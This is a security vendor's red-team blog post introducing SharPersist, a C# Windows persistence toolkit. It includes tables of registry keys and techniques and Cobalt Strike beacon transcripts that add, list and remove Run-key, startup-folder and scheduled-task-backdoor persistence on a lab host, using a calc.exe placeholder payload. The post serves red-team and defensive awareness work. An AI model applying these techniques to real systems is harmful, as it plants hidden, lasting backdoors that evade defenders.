SharPersist: Windows Persistence Toolkit in C#

mandiant.com/resources/blog/sharpersist-windows-persistence-toolkit

Background

PowerShell has been used by the offensive community for several years now but recent advances in the defensive security industry are causing offensive toolkits to migrate from PowerShell to reflective C# to evade modern security products. Some of these advancements include Script Block Logging, Antimalware Scripting Interface (AMSI), and the development of signatures for malicious PowerShell activity by third-party security vendors. Several public C# toolkits such as Seatbelt, SharpUp and SharpView have been released to assist with tasks in various phases of the attack lifecycle. One phase of the attack lifecycle that has been missing a C# toolkit is persistence. This post will talk about a new Windows Persistence Toolkit created by FireEye Mandiant's Red Team called SharPersist.

Windows Persistence

During a Red Team engagement, a lot of time and effort is spent gaining initial access to an organization, so it is vital that the access is maintained in a reliable manner. Therefore, persistence is a key component in the attack lifecycle, shown in Figure 1.




Figure 1: FireEye Attack Lifecycle Diagram

Once an attacker establishes persistence on a system, the attacker will have continual access to the system after any power loss, reboots, or network interference. This allows an attacker to lay dormant on a network for extended periods of time, whether it be weeks, months, or even years. There are two key components of establishing persistence: the persistence implant and the persistence trigger, shown in Figure 2. The persistence implant is the malicious payload, such as an executable (EXE), HTML Application (HTA), dynamic link library (DLL), or some other form of code execution. The persistence trigger is what will cause the payload to execute, such as a scheduled task or Windows service. There are several known persistence triggers that can be used on Windows, such as Windows services, scheduled tasks, registry, and startup folder, and there continues to be more discovered. For a more thorough list, see the MITRE ATT&CK persistence page.

Figure 2: Persistence equation

SharPersist Overview

SharPersist was created in order to assist with establishing persistence on Windows operating systems using a multitude of different techniques. It is a command line tool written in C# which can be reflectively loaded with Cobalt Strike's "execute-assembly" functionality or any other framework that supports the reflective loading of .NET assemblies. SharPersist was designed to be modular to allow new persistence techniques to be added in the future. There are also several items related to tradecraft that have been built-in to the tool and its supported persistence techniques, such as file time stomping and running applications minimized or hidden.

SharPersist and all associated usage documentation can be found at the SharPersist Mandiant GitHub page.

SharPersist Persistence Techniques

There are several persistence techniques that are supported in SharPersist at the time of this blog post. A full list of these techniques and their required privileges is shown in Figure 3.

Technique	Description	Technique Switch Name (-t)	Admin Privileges Required?	Touches Registry?	Adds/Modifies Files on Disk?

KeePass	Backdoor KeePass configuration file	keepass	No	No	Yes
New Scheduled Task	Creates new scheduled task	schtask	No	No	Yes
New Windows Service	Creates new Windows service	service	Yes	Yes	No
Registry	Registry key/value creation/modification	reg	No	Yes	No
Scheduled Task Backdoor	Backdoors existing scheduled task with additional action	schtaskbackdoor	Yes	No	Yes
Startup Folder	Creates LNK file in user startup folder	startupfolder	No	No	Yes
Tortoise SVN	Creates Tortoise SVN hook script	tortoisesvn	No	Yes	No

Figure 3: Table of supported persistence techniques

SharPersist Examples

On the SharPersist GitHub, there is full documentation on usage and examples for each persistence technique. A few of the techniques will be highlighted below.


Registry Persistence

The first technique that will be highlighted is the registry persistence. A full listing of the supported registry keys in SharPersist is shown in Figure 4.

Registry Key Code (-k)	Registry Key	Registry Value	Admin Privileges Required?	Supports Env Optional Add-On (-o env)?
hklmrun	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	User supplied	Yes	Yes
hklmrunonce	HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	User supplied	Yes	Yes
hklmrunonceex	HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx	User supplied	Yes	Yes
userinit	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	Userinit	Yes	No
hkcurun	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	User supplied	No	Yes
hkcurunonce	HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce	User supplied	No	Yes
logonscript	HKCU\Environment	UserInitMprLogonScript	No	No
stickynotes	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	RESTART_STICKY_NOTES	No	No

Figure 4: Supported registry keys table

In the following example, we will be performing a validation of our arguments and then will add registry persistence. Performing a validation before adding the persistence is a best practice, as it will make sure that you have the correct arguments, and other safety checks before actually adding the respective persistence technique. The example shown in Figure 5 creates a registry value named “Test” with the value “cmd.exe /c calc.exe” in the “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” registry key.




external	internal ▲	user	computer	note
192.168.44.173	192.168.44.173	hpotter	VICTIM-PC	

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t reg -m check -k hkcurun -v "Test" -c "cmd.exe" -a "/c calc.exe"
[*] Tasked beacon to run .NET program: SharPersist.exe -t reg -m check -k hkcurun -v "Test" -c "cmd.exe" -a "/c calc.exe"
[+] host called home, sent: 336559 bytes
[+] received output:

[*] INFO: Checking for correct arguments given
[+] SUCCESS: Correct arguments given

[*] INFO: Checking if registry key and value supplied already exists
[+] SUCCESS: Registry key and value do NOT exist

[*] INFO: Checking if you can write to that registry location
[+] SUCCESS: You have write permissions to that registry key

beacon> execute-assembly /root/Toolkit/SharPersist.exe -t reg -m add -k hkcurun -v "Test" -c "cmd.exe" -a "/c calc.exe"
[*] Tasked beacon to run .NET program: SharPersist.exe -t reg -m add -k hkcurun -v "Test" -c "cmd.exe" -a "/c calc.exe"
[+] host called home, sent: 336555 bytes
[+] received output:

[*] INFO: Adding registry persistence
[*] INFO: Command: cmd.exe
[*] INFO: Command Args: /c calc.exe
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: Test
[*] INFO: Option:


[+] SUCCESS: Registry persistence added
```

Figure 5: Adding registry persistence

Once the persistence needs to be removed, it can be removed using the “-m remove” argument, as shown in Figure 6. We are removing the “Test” registry value that was created previously, and then we are listing all registry values in “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” to validate that it was removed.




```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t reg -m remove -k hkcurun -v "Test"
[*] Tasked beacon to run .NET program: SharPersist.exe -t reg -m remove -k hkcurun -v "Test"
[+] host called home, sent: 336501 bytes
[+] received output:

[*] INFO: Removing registry persistence
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: Test
[*] INFO: Option:


[+] SUCCESS: Registry persistence removed

beacon> execute-assembly /root/Toolkit/SharPersist.exe -t reg -m list -k hkcurun
[*] Tasked beacon to run .NET program: SharPersist.exe -t reg -m list -k hkcurun
[+] host called home, sent: 336477 bytes
[+] received output:

[*] INFO: Listing all registry values in: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Figure 6: Removing registry persistence

Startup Folder Persistence

The second persistence technique that will be highlighted is the startup folder persistence technique. In this example, we are creating an LNK file called “Test.lnk” that will be placed in the current user’s startup folder and will execute “cmd.exe /c calc.exe”, shown in Figure 7.




external	internal ▲	user	computer	note	pid
192.168.44.173	192.168.44.173	hpotter	VICTIM-PC		5676

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t startupfolder -m check -f "Test" -c "cmd.exe" -a "/c calc.exe"
[*] Tasked beacon to run .NET program: SharPersist.exe -t startupfolder -m check -f "Test" -c "cmd.exe" -a "/c calc.exe"
[+] host called home, sent: 336557 bytes
[+] received output:

[*] INFO: Checking if that file already exists in: C:\Users\hpotter.HOGWARTS\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
[+] SUCCESS: LNK file with that name does NOT exist

[*] INFO: Checking for correct arguments given
[+] SUCCESS: Correct arguments given

beacon> execute-assembly /root/Toolkit/SharPersist.exe -t startupfolder -m add -f "Test" -c "cmd.exe" -a "/c calc.exe"
[*] Tasked beacon to run .NET program: SharPersist.exe -t startupfolder -m add -f "Test" -c "cmd.exe" -a "/c calc.exe"
[+] host called home, sent: 336553 bytes
[+] received output:

[*] INFO: Adding startup folder persistence
[*] INFO: Command: cmd.exe
[*] INFO: Command Args: /c calc.exe
[*] INFO: File Name: Test


[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at: C:\Users\hpotter.HOGWARTS\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Test.lnk
[*] INFO: SHA256 Hash of LNK file: 9A349AA632A3DFCD2B3F712C7D21366A7A39DB9DD576F3385ADC71BF5D8EB984
```

Figure 7: Performing dry-run and adding startup folder persistence

The startup folder persistence can then be removed, again using the “-m remove” argument, as shown in Figure 8. This will remove the LNK file from the current user’s startup folder.



```
external         internal ▲       user       computer    note
192.168.44.173   192.168.44.173   hpotter    VICTIM-PC
```


Demo X

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t startupfolder -m list
[*] Tasked beacon to run .NET program: SharPersist.exe -t startupfolder -m list
[+] host called home, sent: 336475 bytes
[+] received output:

[*] INFO: Listing all LNK files in startup folder persistence location.
[*] INFO: Current LNK files in: C:\Users\hpotter.HOGWARTS\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\


[*] INFO: LNK File Name: Test.lnk
[*] INFO: LNK Description:
[*] INFO: LNK Target Path: C:\Windows\system32\cmd.exe
[*] INFO: LNK Arguments: /c calc.exe

beacon> execute-assembly /root/Toolkit/SharPersist.exe -t startupfolder -m remove -f "Test"
[*] Tasked beacon to run .NET program: SharPersist.exe -t startupfolder -m remove -f "Test"
[+] host called home, sent: 336499 bytes
[+] received output:

[*] INFO: Removing startup folder persistence
[*] INFO: File Name: Test


[+] SUCCESS: Startup folder persistence removed

beacon> execute-assembly /root/Toolkit/SharPersist.exe -t startupfolder -m list
[*] Tasked beacon to run .NET program: SharPersist.exe -t startupfolder -m list
[+] host called home, sent: 336475 bytes
[+] received output:

[*] INFO: Listing all LNK files in startup folder persistence location.
[*] INFO: Current LNK files in: C:\Users\hpotter.HOGWARTS\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
```

Figure 8: Removing startup folder persistence

Scheduled Task Backdoor Persistence

The last technique highlighted here is the scheduled task backdoor persistence. Scheduled tasks can be configured to execute multiple actions at a time, and this technique will backdoor an existing scheduled task by adding an additional action. The first thing we need to do is look for a scheduled task to backdoor. In this case, we will be looking for scheduled tasks that run at logon, as shown in Figure 9.




```
external         internal ▲       user           computer
192.168.44.173   192.168.44.173   adumbledore *  VICTIM-PC
```

Demo - Admin X

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t schtaskbackdoor -m list -o logon
[*] Tasked beacon to run .NET program: SharPersist.exe -t schtaskbackdoor -m list -o logon
[+] host called home, sent: 336497 bytes
[+] received output:

[*] INFO: Listing all scheduled tasks available to backdoor.

[+] received output:



[*] INFO: TASK NAME:
ReconcileLanguageResources

[*] INFO: TASK PATH:
\Microsoft\Windows\LanguageComponentsInstaller

[*] INFO: TASK OWNER:
BUILTIN\Administrators

[*] INFO: NEXT RUN TIME:
1/1/0001 12:00:00 AM

[*] INFO: TASK TRIGGER:
Logon

[*] INFO: TASK ACTION:
LanguageOverlayServer (d0582e3b-3126-4caa-9155-ac37c912a489)
```

Figure 9: Listing scheduled tasks that run at logon

Once we have a scheduled task that we want to backdoor, we can perform a dry run to ensure the command will successfully work and then actually execute the command as shown in Figure 10.




external	internal ▲	user	computer	note	pid
192.168.44.173	192.168.44.173	adumbledore *	VICTIM-PC		4332

Demo - Admin X

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t schtaskbackdoor -m check -n "ReconcileLanguageResources" -c "cmd.exe" -a "/c calc.exe"
[*] Tasked beacon to run .NET program: SharPersist.exe -t schtaskbackdoor -m check -n "ReconcileLanguageResources" -c "cmd.exe" -a "/c calc.exe"
[+] host called home, sent: 336605 bytes
[+] received output:

[*] INFO: Checking if scheduled task exists to backdoor.

[+] received output:
[+] SUCCESS: A scheduled task with that name exists.

[*] INFO: Checking if schedule task has backdoored action.
[+] SUCCESS: That scheduled task is NOT backdoored

[*] INFO: Checking for correct arguments given
[+] SUCCESS: Correct arguments given

beacon> execute-assembly /root/Toolkit/SharPersist.exe -t schtaskbackdoor -m add -n "ReconcileLanguageResources" -c "cmd.exe" -a "/c calc.exe"
[*] Tasked beacon to run .NET program: SharPersist.exe -t schtaskbackdoor -m add -n "ReconcileLanguageResources" -c "cmd.exe" -a "/c calc.exe"
[+] host called home, sent: 336601 bytes
[+] received output:

[*] INFO: Adding scheduled task backdoor persistence
[*] INFO: Command: cmd.exe
[*] INFO: Command Args: /c calc.exe
[*] INFO: Scheduled Task Name: ReconcileLanguageResources


[+] received output:

[+] SUCCESS: Scheduled task backdoored
```

Figure 10: Performing dry run and adding scheduled task backdoor persistence

As you can see in Figure 11, the scheduled task is now backdoored with our malicious action.




external	internal ▲	user	computer	note
192.168.44.173	192.168.44.173	adumbledore *	VICTIM-PC	

Demo - Admin X

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t schtaskbackdoor -m list -n "ReconcileLanguageResources"
[*] Tasked beacon to run .NET program: SharPersist.exe -t schtaskbackdoor -m list -n "ReconcileLanguageResources"
[+] host called home, sent: 336543 bytes
[+] received output:

[*] INFO: Listing scheduled task details of name that was specified.



[*] INFO: TASK NAME:
ReconcileLanguageResources

[*] INFO: TASK PATH:
\Microsoft\Windows\LanguageComponentsInstaller

[*] INFO: TASK OWNER:
BUILTIN\Administrators

[*] INFO: NEXT RUN TIME:
1/1/0001 12:00:00 AM

[*] INFO: TASK TRIGGER:
Logon

[*] INFO: TASK ACTION:
LanguageOverlayServer (d0582e3b-3126-4caa-9155-ac37c912a489)

[*] INFO: TASK ACTION:
cmd.exe /c calc.exe
```

Figure 11: Listing backdoored scheduled task

A backdoored scheduled task action used for persistence can be removed as shown in Figure 12.



external	internal ▲	user	computer	note
192.168.44.173	192.168.44.173	adumbledore *	VICTIM-PC	

Demo - Admin X

```
beacon> execute-assembly /root/Toolkit/SharPersist.exe -t schtaskbackdoor -m remove -n "ReconcileLanguageResources"
[*] Tasked beacon to run .NET program: SharPersist.exe -t schtaskbackdoor -m remove -n "ReconcileLanguageResources"
[+] host called home, sent: 336547 bytes
[+] received output:

[*] INFO: Removing scheduled task backdoor persistence
[*] INFO: Scheduled Task Name: ReconcileLanguageResources


[+] received output:

[+] SUCCESS: Scheduled task backdoor removed
```

Figure 12: Removing backdoored scheduled task action

Conclusion

Using reflective C# to assist in various phases of the attack lifecycle is a necessity in the offensive community and persistence is no exception. Windows provides multiple techniques for persistence and there will continue to be more discovered and used by security professionals and adversaries alike.

This tool is intended to aid security professionals in the persistence phase of the attack lifecycle. By releasing SharPersist, we at FireEye Mandiant hope to bring awareness to the various persistence techniques that are available in Windows and the ability to use these persistence techniques with C# rather than PowerShell.